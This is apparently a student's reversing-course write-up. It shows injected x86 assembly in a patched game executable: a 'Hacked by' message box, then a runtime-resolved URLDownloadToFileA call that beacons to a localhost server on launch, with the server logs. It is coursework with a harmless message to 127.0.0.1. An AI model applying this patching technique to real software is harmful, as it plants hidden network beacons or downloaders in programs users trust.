URLDownloadToFileA is HRESULT URLDownloadToFileA(LPUNKNOWN pCaller, LPCSTR szURL, LPCSTR szFileName, DWORD dwReserved, LPBINDSTATUSCALLBACK lpfnCB), stdcall so I push it backwards, callback and reserved both 0, then the filename, then the URL, then a null caller. And a gotcha I nearly walked into, these strings are plain ASCII, not the UTF-16 I used for the MessageBox, because it's the "A" version, if I'd made them wide it would read garbage:

"http://127.0.0.1:80/?msg=Mission_report_all_mines_flagged_-_Yehuda_Levy"

"urlmon.dll"

"URLDownloadToFileA"

"report.tmp"

(spaces aren't legal raw in a URL so I wrote the report with underscores, the server prints it fine either way. And the MessageBox strings from Stage C are still there, they just moved down to 0x01004A98 and 0x01004AC4 since the code got longer.)

```
.text:01004A56
.text:01004A56                 public start
.text:01004A56 start           proc near
.text:01004A56                 push    0               ; uType
.text:01004A58                 push    offset Caption  ; "Cyber"
.text:01004A5D                 push    offset Text     ; "Hacked by Yehuda Levy"
.text:01004A62                 push    0               ; hWnd
.text:01004A64                 call    ds:MessageBoxW
.text:01004A6A                 push    offset aUrlmonDll ; "urlmon.dll"
.text:01004A6F                 call    ds:LoadLibraryA
.text:01004A75                 push    offset ProcName ; "URLDownloadToFileA"
.text:01004A7A                 push    eax             ; hModule
.text:01004A7B                 call    ds:GetProcAddress
.text:01004A81                 push    0
.text:01004A83                 push    0
.text:01004A85                 push    offset aReportTmp ; "report.tmp"
.text:01004A8A                 push    offset aHttp12700180Ms ; "http://127.0.0.1:80/?msg=Mission_report"...
.text:01004A8F                 push    0
.text:01004A91                 call    eax
.text:01004A93                 jmp     sub_1003E21
.text:01004A93 start           endp
.text:01004A93
.text:01004A93 ; ---------------------------------------------------------------------------
.text:01004A98 ; const WCHAR Text
.text:01004A98 Text:                                   ; DATA XREF: start+7↑o
.text:01004A98                 text "UTF-16LE", 'Hacked by Yehuda Levy',0
.text:01004AC4 ; const WCHAR Caption
.text:01004AC4 Caption:                                ; DATA XREF: start+2↑o
.text:01004AC4                 text "UTF-16LE", 'Cyber',0
.text:01004AD0 ; const CHAR aUrlmonDll[]
.text:01004AD0 aUrlmonDll      db 'urlmon.dll',0       ; DATA XREF: start+14↑o
.text:01004ADB ; const CHAR ProcName[]
.text:01004ADB ProcName        db 'URLDownloadToFileA',0 ; DATA XREF: start+1F↑o
.text:01004AEE aHttp12700180Ms db 'http://127.0.0.1:80/?msg=Mission_report_all_mines_flagged_-_Yehud'
.text:01004AEE                                         ; DATA XREF: start+34↑o
.text:01004B2F                 db 'a_Levy',0
.text:01004B36 aReportTmp      db 'report.tmp',0       ; DATA XREF: start+2F↑o
.text:01004B41                 align 100h
.text:01004C00                 dd 100h dup(?)
.text:01004C00 _text           ends
.text:01004C00
```

For the server Python has a one liner, and yeah I walked into one last wall here too, I ran py -m http.server 80 and it yelled at me because port 80 needs admin, so I just ran the terminal as admin and it was fine. And the very first time I launched the exe before starting the server, so nothing showed up and I panicked for a second before realizing the obvious, start the server first:

py -m http.server 80

```
C:\Users\yehud\!Personal\Machon Lev\Semester B\Reversing\Final Project>py -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

Then I launch the exe and hit OK on the box, and the server console prints the request with my mission report sitting right there in the path. It answers "200" but that's completely irrelevant, the request carrying my message reached the server and that's the whole point of the stage.

```
C:\Users\yehud\!Personal\Machon Lev\Semester B\Reversing\Final Project>py -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:127.0.0.1 - - [21/Aug/2026 14:36:41] "GET /?msg=Mission_report_all_mines_flagged_-_Yehuda_Levy HTTP/1.1" 200 -
```

Success!!! It literally phones home the second it opens, I had AI make me a new server to look a bit better.

```
C:\Users\yehud\!Personal\Machon Lev\Semester B\Reversing\Final Project>python server.py
[14:37:55] ==== listening on http://127.0.0.1:80/  (Ctrl+C to stop) ====
```

```
C:\Users\yehud\!Personal\Machon Lev\Semester B\Reversing\Final Project>python server.py
[14:37:55] ==== listening on http://127.0.0.1:80/  (Ctrl+C to stop) ====
[14:38:01] GET /?msg=Mission_report_all_mines_flagged_-_Yehuda_Levy  from 127.0.0.1
[14:38:01]         --> message = 'Mission_report_all_mines_flagged_-_Yehuda_Levy'
```

Quick recap:

- The game imports no networking, so I couldn't call any HTTP function directly.
- I tried wininet's four-call chain first and backed out for being too fiddly, then tried adding an import in CFF and broke the exe, before landing on urlmon's single URLDownloadToFileA.
- Since urlmon isn't imported, I resolve it at runtime with the already-imported LoadLibraryA and GetProcAddress and call the result through eax.
- The mission report rides in the URL's query string, the "report.tmp" download is just a throwaway, and the request reaching the server is the win.

Thank you Barak for the course and the projects. It was really enjoyable!